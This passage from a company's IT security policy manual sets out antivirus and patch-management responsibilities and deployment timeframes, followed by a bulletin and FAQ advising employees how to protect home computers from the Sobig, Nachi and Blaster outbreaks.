- ***IT Service Delivery*** is responsible for the provision of overall security architecture for information technology, in accordance with the rules and standards defined through the information security framework and antivirus policy. IT Service Delivery is also responsible, based on the direction of IT Security Services, for the day-to-day operation of the virus management system covering system administration, customer support, upgrades, product management, and incident response. It is the responsibility of IT Service Delivery to ensure that appropriate and current virus scanning software is running on all company workstations and servers, and that the substance of this policy is applied to the corporate information technology operational environment. Further, should issues arise with the application of this policy, IT Service Delivery is responsible for immediately reporting the problem to IT Security for resolution.
- ***Management*** is responsible for ensuring adherence to the Security Policy and procedures for staff and contractors within their span of control.
- ***Employees & Contractors*** are responsible for complying with the Corporate Antivirus Protection Policy.
- ***Customer Support Centre*** will respond to all calls with respect to viruses. Should a security incident be detected or reported, the CSC will report it immediately to the Security Incident Coordinator.

Related Policies and Other Documents

Security Incident Response Procedure
Acceptable Use Policy
Employee Ethics Policy

Non Compliance

Security violations may jeopardize the company's reputation or competitive position and put staff, customers, suppliers or business partners at risk. It is therefore the responsibility of all individuals to ensure that potential or actual security violations are reported to IT Security Services immediately.

Suspected violations of this policy will be investigated. Actual violations will be considered a breach of business conduct and will result in Management review. In the course of an investigation the company may review personal or voice files or any information that is typed, hand-written, printed, filmed, or electronically stored or transmitted using company equipment or facilities. Breaches of policy may result in disciplinary action, up to and including loss of access privileges, termination of employment and legal action.

Policy Owner

The policy has been developed by IT Security. The functional director for IT Security is the Director IS Business Services. Responsibility for maintaining the policy and for the application and publishing of any changes resides with IT Security. Policy-related questions should be directed to IT Security via email at "Security - Information Services".

Appendix C – Patch Policy

Audience

This policy is a Technical Policy and as such provides directives and responsibilities towards Information Services and other technically oriented departments. It details obligations necessary in the development of technical processes, operational procedures and systems development/implementation initiatives.

The scope of this policy applies but is not limited to all software and firmware (where applicable) currently in standard use at the company including operating systems, application, drivers and databases on all operating system platforms.

Policy Objective

Information Services furnishes all workstations with a standard suite of software tools. Frequently, a software program or 'fix' should be implemented against any of the standard desktop and network products to remedy security vulnerabilities or other problems. The intent of this policy is to establish the requirement to implement security patches or upgrade software releases in order to mitigate known problems.

Policy Statement

1. All published security patches must be evaluated for operational and security impact to the corporate computing environment.
2. Patches requests must be rated for criticality, impact, and priority.
3. Initial patch requests will be initiated through the Customer Support Center.
4. Acknowledgement of initial patch requests must be returned to the originator in a time frame that is appropriate for the criticality of the request.
5. Implementation of patches must follow change management and standard operating procedures.
6. An impact assessment must be provided to the originator if the implementation of the patch request cannot be accomplished through standard operating procedures.
7. A patch request must be closed off with notification to the originator regarding the success of the implementation.


Roles and Responsibilities

IT Applications Support will provide a criticality rating for the patch. In preparing this assessment, consideration must be given to sensitivity and criticality of the information assets affected by the patch, operational impacts, planned life of the application and vendor support for the patch. Any other methods of mitigating risk associated with the vulnerability identified by the patch should be identified.

IT Security will monitor security patch notifications released by the software vendor, knowledgeable and trusted user groups, or well-known systems security authorities such as SANS, CERT or CSI; make use of automated tools to audit currency of security patches and to ensure all patches have been applied and meet with service level

expectations; facilitate the determination of a criticality rating with contributions from applications support, service delivery and the business process owner; and determine a criticality rating for those security patches that are inconsistently rated by notifying authorities or contributing teams.

IT Service Delivery will track all security patch notifications by product; promptly apply all security patches to the operating system or suite of software products that have been released by any of the authorities identified above; and promptly deploy the most recent version of a supported product should the effectiveness of a security patch require doing so. The criticality rating of the notifying authority will be used to determine the maximum time required for deployment. Low - up to 5 business days, medium - up to 3 business days, or high - up to 1 business day. Should the maximum time required for deployment extend beyond the standard guidelines above, ensure resources are scheduled to implement within the appropriate timeframe. Should there be an inconsistency in the rating, notify IT Security Services to provide a rating.



Related Policies and Other Documents

Corporate Information Security Policy
Risk Management Policy
Security Device Policy

Non Compliance

Security violations may jeopardize the company's reputation or competitive position and put staff, customers, suppliers or business partners at risk. It is therefore the responsibility of all individuals to ensure that potential or actual security violations are reported to IT Security Services immediately.

Suspected violations of this policy will be investigated. Actual violations will be considered a breach of business conduct and will result in Management review. In the

course of an investigation the company may review personal or voice files or any information that is typed, hand-written, printed, filmed, or electronically stored or transmitted using company equipment or facilities. Breaches of policy may result in disciplinary action, up to and including loss of access privileges, termination of employment and legal action.

Owner

The policy has been developed by IT Security. The functional director for IT Security is the Director IS Business Services. Responsibility for maintaining the policy and for the application and publishing of any changes resides with IT Security. Policy-related questions should be directed to IT Security via email at "Security - Information Services".

Priority for Patch Implementation

Each published security patch needs to be evaluated for impact to the company, both from an operational, as well as from a security perspective. The following matrix is provided as a guide to determining the priority for implementing specific vendor-supplied patches to operating systems and/or applications. Where,

Criticality	is the seriousness or gravity of the patch
Severity Rating	is assigned by patch vendor or notifying authority (see also "Impact")
Impact	is the potential effect on Epcor if vulnerability is exploited
Priority	is the desired priority for implementing vendor patch

Appendix D – Home Client Antivirus Bulletin

The Customer Support Centre has received several inquiries from individuals with respect to protection against the recent virus outbreak. Those individuals with company-owned computers have been asked to wait for Information Services distribution of the patch or, alternatively, drop off their machines with Desktop Support. *This message is intended to assist those who have non-company owned computers at home toward taking protective action.*

The Sobig, Nachi and Blaster viruses were all discovered the week of August 11th and have been rated by McAfee as Medium risk or higher. The Sobig virus, which is rated as Critical, propagates itself via email and attempts to spread to network shares that have not been properly secured. As is the case with most viruses, the above-noted ones exploit holes in operating systems or software and can rapidly spread if proper protection is not in place. Further information about these newly-discovered viruses can be gleaned from the following website: http://vil.nai.com/VIL/newly-discovered-viruses.asp

A Home Antivirus FAQ is available at: . Please refer to this link for answers to :

- How can I prevent infection of my home computer?
- How can I tell if a virus has infected my computer?
- How can I clean the virus if I get infected?

Please note that, unfortunately, Information Services does not provide support for computers not owned by the company. If you need assistance with any of the above items, please contact a Computer Support Specialist.

Sincerely,
IT Security

Appendix E – Home Antivirus FAQ

Home Antivirus FAQ

How Can I Prevent Infection on My Home Computer?

1. Install and configure antivirus software to check for antivirus updates each time you connect to the Internet. The company's license agreement with McAfee allows for employees or individuals actively under contract with the company.To run a copy of the software on their home computers. Please contact the CSC to receive the ID and password for downloading and installing VirusScan software. Instructions are available at the following link: http://epecnr01/departments/information+services/computer+security/security+awareness/Home+Anti+Virus+Software.htm
2. Patches, much like the virus definition files, should be checked and updated on a regular basis. To increase the likelihood of the trouble-free operation of your computer and to protect it from security vulnerabilities, download critical updates and service packs regularly from http://windowsupdate.microsoft.com/.
3. Install a hardware router if you're connected to the internet via ADSL or cable. These devices can be bought at stores like Future Shop or Best Buy and offer added protection against viruses and intruders.
4. Install personal firewall software. Zone Alarm can be downloaded from www.zonelabs.com. Be sure to locate the personal software at the web site and read the documentation that explains how to set rules that will optimally protect your system. Remember that a firewall is a good idea, but it only protects you from outside attacks. A firewall will not guard against actions initiated by you or your computer. As such, firewalls must be complimented by due diligence and current antivirus software.

How Can I Configure my Computer to Install Antivirus Updates Automatically?

In response to the many new viruses that are discovered on a daily basis, McAfee develops new signature files for detecting, cleaning and preventing their spread. It is this signature file that requires frequent updates, as new virus types are propagated, or when there have been changes made to the base virus scanning software.

Instructions for configuring automatic antivirus signature updates are available at the following link, under "McAfee Installation Instructions" (see Step F).
http://epecnr01/departments/information+services/computer+security/security+awareness/Home+Anti+Virus+Software.htm

How Can I Tell if a Virus Has Infected my Computer?

Viruses and worms affect your system in a variety of ways. Should you suspect that you have a virus, visit the following link to check out the symptoms of newly-discovered viruses: http://vil.nai.com/VIL/newly-discovered-viruses.asp

Typical symptoms of the Blaster worm include Windows XP rebooting every few minutes without instructions to do so from you, or Windows NT 4.0 and 2000 becoming unresponsive.

How Can I Clean a Virus if I Get Infected?

To clean your computer, refer to the "4 Steps for Home Users" section available at the following Microsoft web site: http://www.microsoft.com/security/incident/blast.asp.

In general, follow these steps:

1. Enable a personal firewall. This will help limit the damage caused by the virus and protect your computer against further infection during cleanup efforts.
2. Install the patch. Refer to the following link from Microsoft to download the patch and install. If your home machine is not usable, download the patch to a different computer and copy it to diskette. http://www.microsoft.com/downloads/details.aspx?amp;displaylang=en&familyid=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en
3. Install antivirus software.
4. Follow the virus removal instructions available at: http://vil.nai.com/vil/stinger/